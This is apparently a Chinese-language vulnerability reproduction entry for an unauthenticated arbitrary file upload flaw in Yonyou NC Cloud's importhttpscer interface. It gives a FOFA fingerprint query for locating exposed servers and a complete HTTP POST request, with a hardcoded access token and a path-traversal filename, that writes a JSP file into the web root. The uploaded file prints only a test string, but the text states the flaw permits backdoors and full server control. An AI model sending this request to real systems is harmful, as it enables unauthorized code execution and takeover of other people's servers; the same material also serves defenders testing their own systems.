
Y4-74用友-NC-文件上传

漏洞描述：

用友NC Cloud importhttpscer接口处存在任意文件上传漏洞，未经身份攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：icon_hash="1596996317"

漏洞复现：

payload：


```
POST /nccloud/mob/pfxx/manualload/importhttpscer HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
accessToken: eyJhbGciOiJIUzUxMiJ9.eyJwa19ncm91cCI6IjAwMDE2QTEwMDAwMDAwMDAwSkI2IiwiZGF0YXNvdXJjZSI6IjEiLCJsYW5nQ29kZSI6InpoIiwidXNlclR5cGUiOiIxIiwidXNlcmlkIjoiMSIsInVzZXJ
Content-Type: multipart/form-data; boundary=fd28cb44e829ed1c197ec3bc71748df0

--fd28cb44e829ed1c197ec3bc71748df0
Content-Disposition: form-data; name="file"; filename="./webapps/nc_web/qwe.jsp"

<% out.println("hello,nccloud");%>
--fd28cb44e829ed1c197ec3bc71748df0--
```

效果图:

验证



hello,nccloud